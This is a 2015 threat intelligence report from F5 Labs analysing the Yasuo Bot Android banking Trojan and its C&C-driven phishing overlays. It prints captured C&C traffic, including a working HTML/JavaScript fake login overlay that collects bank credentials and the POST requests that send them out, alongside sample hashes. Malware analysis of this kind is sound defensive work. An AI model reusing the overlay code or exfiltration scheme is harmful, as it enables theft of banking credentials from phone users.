THREAT INTELLIGENCE REPORT

Yasuo-Bot: Flexible, Customized, Fraudulent Content

Written by SHAUL VILKOMIR-PREISMAN

December 2015

Table of Contents

Table of Figures

THE MOBILE THREAT LANDSCAPE

Since 2010, mobile malware is on the rise. The first mobile Trojan launched was Zitmo (Zeus in the mobile), a mobile version of the most common PC Trojan, Zeus. That launch was followed by many different variants of e-banking mobile Trojans such as Perkele, iBanking, and more.

Nowadays, the majority of mobile Trojans mostly target Android devices using different techniques to gain administration permissions on the victim's device, steal the user's transaction authorization numbers (TANs), intercept SMS messages, grab credentials, present fraudulent content, perform automatic money transfers, and more. The main technique employed by mobile banking Trojans, which infect mobile phones and steal passwords and other data when the victim logs in to an online bank account, is posting the Trojan's own fraudulent content over the actual legitimate application being presented to the user.

Yasuo Bot takes this technique one step farther, dynamically pulling the fraudulent content from the command and control (C&C) server and not from local, hard coded and preconfigured overlays.

This departure from earlier mobile malware design adds a dimension of flexibility to the malware and its operator, allowing for much greater tailoring and customization of the fraudulent content, and therefore a far greater number of targets the malware can potentially attack.

This new, flexible, and actively evolving malware brings its authors and users the ability to target a virtually endless number of legitimate applications. It also enables them to tailor the fraudulent content for each application without greatly increasing the size of the malware package.

ABOUT YASUO BOT

Our investigation started with an encounter of an older variant of Yasuo Bot version 17. While this earlier Yasuo variant included the basic overlay functionality, later variants seem much more fully formed and less in developmental stages.

Upon installation and activation of the malware, it will request administrator privileges and contact its C&C to request a configuration file, which is stored locally on the device.

The request for administrator privileges as seen on a victim's device:



Figure 1: The malware disguises itself as Google Play

The malware disguises itself as Google Play, in an attempt to fool the victim into granting it administrator privileges. Upon the victim's agreement, the malware will gain a vast array of all-encompassing system permissions, including, but not limited to:

- Full Internet access
- Read, write, and send SMS messages
- Change device settings (including device password)
- Lock and unlock the device
- Make phone calls
- Display its own content over other applications
- Access to the contact list, call history, browser history and bookmarks, and device location

Further investigation of the malware and its C&C server led us to reveal newer variants, the most recent one being version 23.

While this malware deploys similarly on the victim's device and gains similar system permissions, it now makes full use of its overlay capability to perform fraud and display its own content on top of

the legitimate application content. Our research suggests that the earliest version of Yasuo Bot to fully support this functionality is version 18.

Additionally, these newer variants are obfuscated using DexGuard, making analysis and research harder to perform.

When the malware detects a targeted application being activated, it sends a request to its C&C specifying the activated target application and requesting fraudulent content to display to the user on top of the legitimate application content.

After the user enters his credentials in the fraudulent overlay that the malware presents, those credentials are sent back to the C&C.

SUMMARY OF THE ATTACK



Figure 2: How the Yasuo-Bot attack works

OVERLAY LAYOUT

Once Yasuo Bot gains system administrator permissions, it sends the C&C server a request for a configuration file, along with some general information about the victim, including:

- Android OS version.
- Device IMEI.
- Phone number.
- Country information.
- Bot version.

```
POST /req.php HTTP/1.1
Content-Length: 206
Content-Type: application/x-www-form-urlencoded
Host: [redacted]
Connection: Keep-Alive
User-Agent: yasuo17

mode=voice&prefix=1&version_sdk=google_sdk
+v.4.2.2&version_bot=17&imei=000000000000000&country=us&number=15555215554&operator=Android&pwd=f3dfd81230460ca6dd32ea603d088bed&rights=1&hooksms=&hookcalls=&sdk=17
HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Thu, 29 Oct 2015 07:45:30 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1156
Connection: keep-alive
X-Powered-By: PHP/5.4.45-0+deb7u1

{"info": [{"key": 499156297, "mode": "Ip6KGbiltzOo5VOahuHCOuOh4S4bwFOXPol2"}], "response": [{"mode": "set_intercept", "intercept": "900;AntivirusMF"},{"mode":
"set_autonet", "value": 0},{"mode": "set_injects", "value":
"ru.[redacted]obile;uk.co.[redacted].[redacted]com[redacted]android.[redacted]ru.[redacted].mobilebank.android;com.[redacted].android[redacted]com.[redacted].mobile.ru;com.[redacted];ru.[redacted];ru.[redacted];ua[redacted]co[redacted];ru.mw;ru.[redacted]droid;ru.[redacted]u[redacted]ru.[redacted]ru/[redacted]mobilebanking.androi[redacted];com[redacted].android.[redacted]com.i[redacted].android;ru.[redacted];ru.[redacted]amc;ru[redacted];com[redacted]android;r[redacted];com.[redacted]ui;ru[redacted]ru.m[redacted]id;ru.[redacted].InternetBanking[redacted];ru.stepup.[redacted];ru.[redacted].in[redacted]om.[redacted]rd[redacted]android;ru[redacted];ru.r[redacted]}], "status": "ok"}
```

Figure 3: Bot version and targeted applications

The bot version appears as the user-agent and in the request body; the response contains the configuration file in JSON format, which contains targeted applications and is stored locally on the victim's device (as seen above). When the malware detects that a targeted application has been activated, it will request fraudulent content from the C&C.

```
POST /req.php HTTP/1.1
Content-Length: 29
Content-Type: application/x-www-form-urlencoded
Host: [redacted]
Connection: Keep-Alive
User-Agent: yasuo20

mode=showInj&name=[redacted]HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Wed, 04 Nov 2015 10:24:27 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 2172
Connection: keep-alive
X-Powered-By: PHP/5.4.45-0+deb7u1

<html><head><script type="text/javascript">$i=0;var data = "";function sendData() {if (document.getElementById('login').value.length <
5 || document.getElementById('pass').value.length < 5)document.getElementById('caption').innerHTML = '<font
color="red"><h3>.... ..... ..... ..... ..... ..... .....<h3></font>';else{$i++;document.getElementById
('caption').innerHTML = '<font color="red"><h3>.... ..... ..... ..... ..... ..... .....<h3></font>';if
($i==1)data = "(1) L:"+document.getElementById('login').value + ";" + "P:"+document.getElementById('pass').value;if ($i==2){data +=
" (2) L:"+document.getElementById('login').value + ";" + "P:"+document.getElementById('pass').value;android.post(data);}}}</
script><style>html, body{ margin:0; padding:0; font-size:14px; font-family: 'Ubuntu', 'Lato', sans-serif;.. } div, input{.. line-
height:30px; height:30px; } .right{ float:right; margin-right:5px; } .left{ float:left; margin-left:5px; } .inblock{ display:inline-
block; }</style></head><body><div style="position:relative;display:block;height:auto;margin: 0 auto;width:98%;border: 1px solid
#ccc;background-color:#F5F5F5; border-radius: 0.7em "><div id="caption" style="display:block;margin: 0 auto;width:100%;text-
align:center;"><h2>..... .....</h2><br /></div><br /><div class="left inblock">.....</div><div class="right inblock"
style="width:75%; "><input id="login" class="right" type="text" style="width:75%;height:2em;border-radius: 0.7em"></div><div
style="clear:both;height:5px;"></div><br /><div class="left inblock">.....</div><div class="right inblock"
style="width:75%;"><input id="pass" class="right" type="password" style="width:75%;height:2em;border-radius: 0.7em "></div><br /><br /
><br /><div style="clear:both;height:5px; "></div><div style="display:block;margin: 0 auto;width:100%;height:3em;text-align:center ;..
" ><input id="submit" type="submit" style="width:70%;height:100%;border-radius: 1em;background: $00A3EC;cursor:pointer;font-weight:
500;font-size: 22px;.. class="sendsubmit" value="....." onClick="sendData();"></div><br /><br /></div></body></html>
```

Figure 4: New bot version's fake content request

The new bot version's request for fake content is "mode=showInj&name=%app-name%"; the response contains the fraudulent content that will be displayed to the victim. The layout for the fraudulent overlay in this variant is fairly simple and generic, with only very minor differences between the fake content intended for different targeted applications.

But as this content is pulled dynamically from the C&C server, it would be reasonable to assume that this avenue for tailoring fraudulent content has not yet been fully explored and developed by the malware's authors at this time.

```
<html><head><script type="text/javascript">$i=0;var data = "";function sendData() {if (
document.getElementById('login').value.length < 5 || document.getElementById('pass').value.length < 5)
document.getElementById('caption').innerHTML = '<font color="red"><h3>Вы ввели некорректный логин или
пароль<h3></font>';else{$i++;document.getElementById('caption').innerHTML = '<font color="red"><h3>Вы
ввели некорректный логин или пароль<h3></font>';if ($i==1)data = "(1) L:"+document.getElementById(
'login').value + ";" + "P:"+document.getElementById('pass').value;if ($i==2){data += " (2) L:"+
document.getElementById('login').value + ";" + "P:"+document.getElementById('pass').value;android.post
(data);}}}</script><style>html, body{ margin:0; padding:0; font-size:14px; font-family: 'Ubuntu',
'Lato', sans-serif;  } div, input{  line-height:30px; height:30px; } .right{ float:right;
margin-right:5px; } .left{ float:left; margin-left:5px; } .inblock{ display:inline-block; }
</style></head><body><div style="position:relative;display:block;height:auto;margin: 0
auto;width:98%;border: 1px solid #ccc;background-color:#F5F5F5; border-radius: 0.7em "><div id=
"caption" style="display:block;margin: 0 auto;width:100%;text-align:center;"><h2>Вход онлайн</h2><br
/></div><br /><div class="left inblock">Логин</div><div class="right inblock" style="width:75%; "
><input id="login" class="right" type="text" style="width:75%;height:2em;border-radius: 0.7em"
></div><div style="clear:both;height:5px;"></div><br /><div class="left inblock">Пароль</div><div
class="right inblock" style="width:75%;"><input id="pass" class="right" type="password" style=
"width:75%;height:2em;border-radius: 0.7em "></div><br /><br /><br /><div style=
"clear:both;height:5px; "></div><div style="display:block;margin: 0
auto;width:100%;height:3em;text-align:center ;  " ><input id="submit" type="submit" style=
"width:70%;height:100%;border-radius: 1em;background: $00A3EC;cursor:pointer;font-weight:
500;font-size: 22px;  class="sendsubmit" value="Войти" onClick="sendData();"></div><br /><br />
</div></body></html>
```

Figure 5: This is an example of a fraudulent overlay and its layout

Figure 6: The fraudulent overlay is displayed on the victim's device

GRABBING AND STORING STOLEN CREDENTIALS

Once entered by the victim, the credentials are sent back to the C&C server, along with the application they were harvested from.

```
POST /req.php HTTP/1.1
Content-Length: 146
Content-Type: application/x-www-form-urlencoded
Host: [redacted]
Connection: Keep-Alive
User-Agent: yasuo20

mode=postInj&apk=[redacted]&pwd=[redacted]438fd8e379219fc0e6b0d5f&data=%281%29+L%
3A123456789%3BP%3Aqwerty123+%282%29+L%3A123456789%3BP%3Aqwerty123HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Wed, 04 Nov 2015 10:36:07 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 110
Connection: keep-alive
X-Powered-By: PHP/5.4.45-0+deb7u1

{"info": [{"key": 499156297, "mode": "Ip6KGbiltzOo5VOahuHCOuOh4S4bwFOXPol2"}],
"response": [], "status": "ok"}
```

Figure 7: Exfiltration of stolen data

Exfiltration of stolen data is accomplished by "mode=postInj&apk=%app-name%....." in addition to stolen account numbers and passwords. Additionally, the newer variants of Yasuo Bot create a database file on the device that is intended to store stolen credentials. This database contains the following tables and fields:

- ID—Information about the overlay ID from the specific device
- URL—Information about the URL for presented content
- Username—Grabbed user name information
- Password—Grabbed password information

Name	Object	Type	Schema
android_metadata	table		CREATE TABLE android_metadata (locale TEXT)
locale	field	TEXT	
formurl	table		CREATE TABLE formurl (_id INTEGER PRIMARY KEY, url TEXT)
_id	field	INTEGER PRIMARY KEY	
url	field	TEXT	
formdata	table		CREATE TABLE formdata (_id INTEGER PRIMARY KEY, urlid INTEGER, name TEXT, value TEXT, UNIQUE (urlid, name, value) ON CONFLICT IGNORE)
_id	field	INTEGER PRIMARY KEY	
urlid	field	INTEGER	
name	field	TEXT	
value	field	TEXT	
httpauth	table		CREATE TABLE httpauth (_id INTEGER PRIMARY KEY, host TEXT, realm TEXT, username TEXT, password TEXT, UNIQUE (host, realm) ON CONFLICT REPLACE)
_id	field	INTEGER PRIMARY KEY	
host	field	TEXT	
realm	field	TEXT	
username	field	TEXT	
password	field	TEXT	
password	table		CREATE TABLE password (_id INTEGER PRIMARY KEY, host TEXT, username TEXT, password TEXT, UNIQUE (host, username) ON CONFLICT REPLACE)
_id	field	INTEGER PRIMARY KEY	
host	field	TEXT	
username	field	TEXT	
password	field	TEXT	
sqlite_autoindex_formdata_1	index		
sqlite_autoindex_httpauth_1	index		
sqlite_autoindex_password_1	index		

Figure 8: The attacker C&C database is stored on the compromised device

It's worth noting, however, that even the most recent version of this malware that has been examined does not write or store anything in the database it has created. This leads us to believe that this functionality is probably still being developed by the malware's authors.

GOODBYE RUSSIA, HELLO POLAND

After being fully deployed on the device, the malware will wait for a targeted application to be activated; a list of targeted apps (47 in total, for this variant) is downloaded from the C&C server as part of the configuration file (as seen in Figure 9 below). This particular variant targets mainly Russian e-banking and e-payment applications.

Figure 9: A list of targeted applications

The latest version of this malware we encountered (version 23) expands the list of targeted entities and their applications to Poland, with several Polish banks targeted.



Figure 10: Version 23 supports a customized overlay for each targeted bank

Furthermore, this Polish variant does not rely on the victim having one of the targeted banks' applications installed; it is also configured to present its fraudulent content upon activation of one of several common default Android applications, such as:

- Chrome browser
- Facebook
- The Android default settings application

- The Android default phone application
- The Android default SMS application

Here again, the targeted application list appears in the configuration file. When this variant detects the activation of the one of the targeted applications, it will behave similarly to previous variants, pulling fraudulent content from the C&C and displaying it to the user.


```
{
    "info": [
        {
            "key": 499156297,
            "mode": "gsGDENEBGUNP58OyZyHCO0PQlYLLogreirH2"
        }
    ],
    "response": [
        {
            "mode": "set_inter",
            "intercept": ""
        },
        {
            "mode": "set_autonet",
            "value": 0
        },
        {
            "mode": "set_injects",
            "value": "pl[redacted];pl.[redacted];eu.[redacted]mobilebanking.[redacted];pl.[redacted];
            pl.[redacted]mobile;com.[redacted];com.android.[redacted]com.[redacted];
            com.[redacted]android.[redacted]com[redacted]android.app.[redacted];com.android.[redacted];
            com.android.[redacted]com.[redacted].home;com.android.[redacted]com.android.chrome;
            com.google.android.gm;com.facebook.orca;com.faceboo[redacted]com.android.settings"
        },
        {
            "mode": "upsmlist"
        }
    ],
    "status": "ok"
}
```


Figure 11: List of targeted applications

The list of targeted applications (19 in total, for this variant) in the configuration file for malware version 23 Includes both banking and non-banking applications. As previously mentioned, this variant (version 23) does not depend on the victim having one of the targeted mobile banking application installed on his device. It will present fraudulent content meant to trick the user into divulging banking credentials upon the activation of one of several legitimate non-banking applications.

Upon activation of one of these targeted non-banking applications, the malware will present the following content, prompting the user to click through the first page and presenting a second page where the user is to asked choose his bank.

Following the user's choice, the malware presents a phishing page to the user (identical in layout and content to those shown upon activation of a targeted banking application). These pages are stored in a separate server from the main C&C. Victims are prompted with a fake page from

Google Play to choose their banking application. This results in presentation of a fraudulent mobile app.



Figure 12: Fake Google Play page

KNOWN YASUO BOT SAMPLES

We are aware of the following Yasuo Bot samples (MD5):

1. ab9032ed5625667068a96119ddca8288
2. 8be9f7867e9e32e996629b5a6c11b16c
3. 39526ecbe6c6186a3d0b290afa2f3764
4. e68826f3e2d5f5b1e3e31ab5b04331cb

About F5 Labs

F5 Labs combines the expertise of our security researchers with the threat intelligence data we collect to provide actionable, global intelligence on current cyber threats—and to identify future trends. We look at everything from threat actors, to the nature and source of attacks, to post-attack analysis of significant incidents to create a comprehensive view of the threat landscape. From the newest malware variants to zero-day exploits and attack trends, F5 Labs is where you'll find the latest insights from F5's threat intelligence team.

F5 Networks, Inc. | f5.com

US Headquarters: 401 Elliott Ave W, Seattle, WA 98119| 888-882-4447 // Americas: info@f5.com // Asia-Pacific: apacinfo@f5.com // Europe/Middle East/Africa: emeainfo@f5.com // Japan:f5j-info@f5.com